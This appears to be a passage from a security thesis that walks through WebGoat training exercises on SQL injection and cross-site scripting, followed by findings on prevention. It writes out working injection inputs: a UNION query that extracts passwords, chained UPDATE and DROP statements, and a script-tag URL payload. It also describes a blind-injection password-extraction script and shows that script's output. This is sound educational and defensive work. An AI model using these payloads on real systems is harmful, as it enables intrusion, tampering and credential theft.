


Figure 48: The Numeric SQL injection Case 1 (author)

The query might be constructed as follows:

SELECT * FROM employees WHERE last_name = 'true' AND auth_tan = ‘‘ OR ‘1’ – 1’; Checking if the last name is true; then checking if authentication TAN is an empty string ‘‘; The expression ‘1’ – 1’ is not standard SQL syntax, but SQL interpreters often handle it as 1 - 1, which equals 0. OR 1=1 always evaluates to True. It effectively bypasses the need for the auth_tan check to be valid.




Figure 49: The Numeric SQL injection Case 2 (author)

To alter the data in the employees such that by changing the salary of the employee with the last name Smith, we have to construct a query that we can inject through the vulnerable input field. The sequence to be input is: ‘; update employees set salary = 3000000 where last_name='Smith' --. To interpret… We have a single quote to complete the string then we have a semicolon that follows that up. In SQL a semicolon is used to signify the end of a query, though here we can use it to kill the original query and tack whatever query we want after the semicolon, through Query Chaining. After setting a huge salary to Smith employee, we add a double dash – to denote a comment. The database will ignore everything contained within it and another set of --. Everything after the statement is ignored, only our injected query will be processed, where TAN is empty, and the database won’t dump anything.




Figure 50: The Numeric SQL injection Case 3 (author)

The next is a bit less complicated, we construct a query just as in the same way as in the example before, using the single quote and the semicolon, to implement query chaining, then dropping (deleting) the table from the database.




Figure 51: The Numeric SQL injection Case 4 (author)

The input field below is used to get data from a user by their last name. The table is called 'user_data' and the query for constructing it is:

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Figure 52: Query for constructing user_data table (author)

Given that this field is susceptible to SQL injection:

```
CREATE TABLE user_system_data (userid int not null primary key,
                               user_name varchar(12),
                               password varchar(10),
                               cookie varchar(30));
```

Figure 53: The field susceptible to injection (author)

Since there are multiple ways to solve this, we are required to work in two ways, one is by using UNION and the other by appending a SQL statement.

The first one, we are going to append a new SQL statement, just like the examples before, using a semicolon and single quote, selecting all rows from the table where username is an empty string. Then we select all columns from the user_system_data table. Closing in with a double dash, causing the remainder of the query to be ignored, thus preventing syntax errors or execution of subsequent code.




Figure 54: Appending an SQL statement (author)

To use a UNION method, we have to bear in mind a few things about its characteristics.

- The number of columns selected in each statement must be the same.
- The datatype of the first column in the first SELECT statement, must match the datatype of the first column in the second (third, fourth, …) SELECT Statement. The Same applies to all other columns.
- The columns in each SELECT statement must be in the same order.

With that in mind, we construct our injection input as: Dave' union select userid, user_name , password, cookie, null, null, null from user_system_data; --, meaning the query will become: SELECT * FROM users WHERE username = 'Dave' union select userid, user_name, password, cookie, null, null, null from user_system_data; --';
The UNION operator is used to combine the results of two SELECT statements.

The SELECT statement following UNION retrieves userid, user_name, password, and cookie from the user_system_data table. The null values are placeholders to match the number of columns in the original SELECT statement, ensuring the UNION operation works correctly.




Figure 55: Using the UNION statement (author)

The next assignment is the “Real Deal”. Researching quite a bit, I came through a Python script to which I have made a considerable number of changes. Check Appendix A.

Cookie: JSESSIONID=ZvyVZjM-Zctzpyg8d4iUfVGsZ_D7QCPqCV4Bebl-

After a short ‘survey’ conducted with Burp Suite, we came up with a session cookie which would help us in the next steps.

To construct a proper script that can find the password, first of all we need to import the requests library, so that it sends HTTP requests in python. Then we define the fetch_password function which iterates over possible characters and positions. The URL points to the challenge endpoint on the WebGoat server. webgoat_session_id stores the session ID for authentication. headers contain necessary HTTP headers for the request, including the session cookie and other relevant metadata. After that, we initialize the variables, in our case: password that starts as an empty string and will store the discovered password characters and charset that contains all possible characters that could be in the password.

For each possible password length (up to 24 characters), the script sets found to False for each length, iterates through each character in charset, constructs an SQL injection payload that checks if the current password guess (password + letter) matches the beginning of the actual password using the substring function, constructs the params dictionary with the payload, sends a PUT request to the URL with the headers and params, if the response contains "already exists", it means the payload condition was true, so the current letter is part of the password, updates the password variable and prints it, sets found to True and breaks the loop for the current length, if no matching letter is found for the current length, the outer loop breaks. Then we return the password, and the script runs the function when executed directly, thus printing the discovered password. After executing the script in the terminal, we get the following results:

```
└─# python3 pass.py
The password till now: t
The password till now: th
The password till now: thi
The password till now: this
The password till now: thisi
The password till now: thisis
The password till now: thisisa
The password till now: thisisas
The password till now: thisisase
The password till now: thisisasec
The password till now: thisisasecr
The password till now: thisisasecre
The password till now: thisisasecret
The password till now: thisisasecretf
The password till now: thisisasecretfo
The password till now: thisisasecretfor
The password till now: thisisasecretfort
The password till now: thisisasecretforto
The password till now: thisisasecretfortom
The password till now: thisisasecretfortomo
The password till now: thisisasecretfortomon
The password till now: thisisasecretfortomonl
The password till now: thisisasecretfortomonly

Password: thisisasecretfortomonly
```

Figure 56: Running the python script in the terminal (author)




Figure 57: The inserted found credentials (author)

Cross-Site Scripting (XSS)

According to WebGoat, XSS is a vulnerability/flaw that combines the allowance of HTML/script tags as input that renders into a browser without encoding or sanitization. Cross-Site Scripting (XSS) remains the most widespread and dangerous web application security vulnerability. Despite having a well-known and straightforward defense, XSS vulnerabilities persist across numerous websites. Ensuring comprehensive coverage and effective fixes is a challenging task. We will delve into the defense mechanisms shortly. As 'Rich Internet Applications' become increasingly common, the risk associated with XSS grows. JavaScript, often used to call privileged functions, can be exploited if not properly secured. This can lead to the theft of sensitive information, such as authentication cookies, which attackers can then misuse.

The first assignment requires us to check if the cookies are the same for two tabs of the same URL. Doing this by going to developer tools and inputting alert(document.cookie); into the javascript console. The results are as follows:




Figure 58: The cookie for the same URL in two tabs (author)

The most common locations for XSS vulnerabilities are:

1. Search Fields:
    - Fields that display the user's search string back to them.
2. Input Fields:
    - Fields that reflect user-entered data.
3. Error Messages:
    - Messages that return text provided by the user.
4. Hidden Fields:
    - Hidden fields containing data supplied by the user.
5. Pages Displaying User-Supplied Data:
    - Examples include message boards and free-form comments.
6. HTTP Headers:
    - Headers that process and display user input.

XSS attacks may result in:

- Stealing session cookies.
- Creating false requests.
- Creating false fields on a page to collect credentials.
- Redirecting your page to a "non-friendly" site.
- Creating requests that masquerade as a valid user.
- Stealing confidential information.
- Execution of malicious code on an end-user system (active scripting).
- Insertion of hostile and inappropriate content.

Types

Reflected XSS

- Malicious content from a user request is immediately displayed back to the user in the web browser.
- The server response includes the malicious content within the page.
- Requires social engineering to trick the user into making the request.
- Executes with the same browser privileges as the user.

DOM-based XSS (a subset of Reflected XSS)

- Client-side scripts incorporate malicious content from a user request to modify the page's HTML.
- Functions similarly to reflected XSS.
- Executes with the same browser privileges as the user.

Stored or Persistent XSS

- Malicious content is stored on the server (in a database, file system, or other storage) and later presented to users in a web browser.
- Does not require social engineering to execute.
- The payload is executed whenever a user accesses the affected content.

Reflected XSS scenario.

Attacker sends a malicious URL to the victim who clicks on the link that loads a malicious web




Figure 59: Reflected XSS Scenario (Muniz, 2013)

page. The malicious script embedded in the URL executes in the victim's browser. The script steals sensitive information, like the session id, and releases it to the attacker.

For the next assignment, we are tasked with identifying the susceptible to XSS field. It is suggested to use alert() or console.log() methods. After trying both input fields, with an alert that prints out HeY NO!, it is later understood that the first input field is the one we were looking for.




Figure 60: The given input fields (author)

Figure 61: The result after testing both input fields (author)

In the next assignment, we will be inspecting a DOM-Based XSS, which can be usually found by looking for the route configurations in the client-side code. We will look for a route that takes inputs that are "reflected" to the page. Some 'test' code in the route handlers (WebGoat uses backbone as its primary JavaScript library). Sometimes, test code gets left in production (and often test code is simple and lacks security or quality controls!). Our objective is to find the route and exploit it. First though, what is the base route? The URL for the for example looks like this /WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/9. The 'base route' in this case is: start.mvc#lesson/ The CrossSiteScripting.lesson/9 after that are parameters that are processed by the JavaScript route handler.

Now, digging through the developer tools, we get into the sources and since we need to find the route, we shall be looking for a file containing the keyword route… which we could not came up to. After further digging it was indicated that the GoatRouter.js file includes the routes where we check the value testRoute attached to the parameter test of the route. We use test/ without the parameter, also including start.mvc# since MVC(Model, View, Controller) is the framework WebGoat uses to create the UI.




Figure 62: Sources in dev tools (author)




Figure 63: GoatRouter.js script (author)




Figure 64: The exploited result (author)

The assignment is as follows:

“Some attacks are "blind." Fortunately, you have the server running here, so you can tell if you are successful. Use the route you just found and see if you can use it to reflect a parameter from the route without encoding to execute an internal function in WebGoat. The function you want to execute is: webgoat.customjs.phoneHome() Sure, you could use console/debug to trigger it, but you need to trigger it via a URL in a new tab. Once you trigger it, a subsequent response will come to your browser’s console with a random number.”

So, we must generate a URL triggering the given function, so that a response comes out to our browser’s console of the new tab.

We have the base URL, which is highlighted in yellow, then we add a fragment identifier # followed by the other part, which is not sent to the server but processed by the browser only(client).

http://127.0.0.1:8080/WebGoat/start.mvc#test/%3Cscript%3Ewebgoat.customjs.phoneHome(%20)%20;%3C%2fscript%3E

The encoded script tags are %3Cscript%3E and %3C%2fscript%3E.
The JS function call is webgoat.customjs.phoneHome(%20)%20; where webgoat.customjs.phoneHome(), is a JavaScript function call and %20 is the URL-encoded form of a space.

After running through this URL, we are presented with a test message. On the console of the new tab, we can easily notice the response generated number.




Figure 64: The test message and response generated number in console tab (author)




Figure 65: The generated number (author)

Stored XSS scenario

Stored Cross-Site Scripting is different in that the payload is persisted (stored) instead of passed/injected via a link.

- Attacker posts malicious script to a message board.
- Message is stored in a server database.
- The victim reads the message.
- The malicious script embedded in the message board post executes in the victim's browser.
    - The script steals sensitive information, like the session id, and releases it to the attacker.

The victim does not realize the attack occurred.

The next assignment requires us to add a comment with a JS payload. As described below, we want to call the function webgoat.customjs.phoneHome, which makes up the decoded version of the example before. We add the <script> tags to embed a JS code within an HTML document. Then we add the JS function to call phoneHome().




Figure 66: The inserted comment with a JS payload (author)

As we can see, navigating through the console in developer tools, the response for the phone number is displayed.




Figure 67: Response displayed in developer options (author)

IV.5 Final Analysis & Review

Crypto Failures Findings

Common Mistakes: The study found that poor key management, the use of weak cryptographic algorithms, and improper cryptographic protocol implementation are examples of common cryptographic mistakes.

Impact: Cryptographic errors may result in sensitive data being accessed by unauthorized parties, data breaches, and loss of data integrity. The analysis demonstrated how hackers might use these flaws to decrypt private data or assume user identities.

Top Techniques: The best ways to avoid cryptographic failures are putting strong cryptographic algorithms into practice, managing keys securely, and adhering to established cryptographic protocols.

SQL Injections Findings

Types of SQL Injection Classic, Numeric and String SQL injections were among the various types of SQL injections that were covered in the study. To comprehend the impacts and exploitation strategies of each type, a test environment was utilized to successfully execute each type.

Database Compromise: SQL injection vulnerabilities may result in content modification, unauthorized access to database information, and, in extreme circumstances, total database compromise. It illustrated how simple it was to take advantage of a system with inadequate security.

Methods of Prevention: The use of Object-Relational Mapping (ORM) frameworks, prepared statements, and parameterized queries are suggested to prevent such injections.

Cross Site Scripting Findings

Types of XSS: Stored XSS, Reflected XSS, and DOM-Based XSS are the three primary types of XSS attacks that the study successfully implemented and tested.

Impact Assessment: Data theft, defacement, and session hijacking are just a few of the serious security breaches that can result from XSS vulnerabilities. The real-world examples demonstrated how user data and application integrity could be jeopardized by even basic XSS attacks.

Mitigation Strategies: Content Security Policy (CSP) implementation, output encoding, and input validation are among ways strategies to prevent XSS injections.

Conclusion

The vulnerabilities linked to SQL Injection (SQLi), Cross-Site Scripting (XSS), and cryptographic errors in web applications have been thoroughly investigated in this thesis.

Summary of Grey Box Testing Benefits

1. Comprehensive Vulnerability Detection:

Black box and white box testing benefits are combined in grey box testing. Testing professionals are better able to find vulnerabilities that other approaches might overlook because they have a rudimentary understanding of the internal operations of the program. This method enables a comprehensive analysis of the application, encompassing the identification of intricate vulnerabilities like XSS and SQLi, which frequently necessitate a sophisticated comprehension of both the application logic and the underlying code.

2. Efficient and Targeted Testing:

Grey box testing allows testers to concentrate their efforts on the parts of the program that are most likely to have security flaws. This focused strategy guarantees effective resource utilization, and the necessary attention is given to high-risk areas. Grey box testing is more effective than black box testing alone at identifying problems with cryptographic implementations and key management procedures by utilizing knowledge of the application's internal structures and data flow.

3. Real-World Attack Simulation:

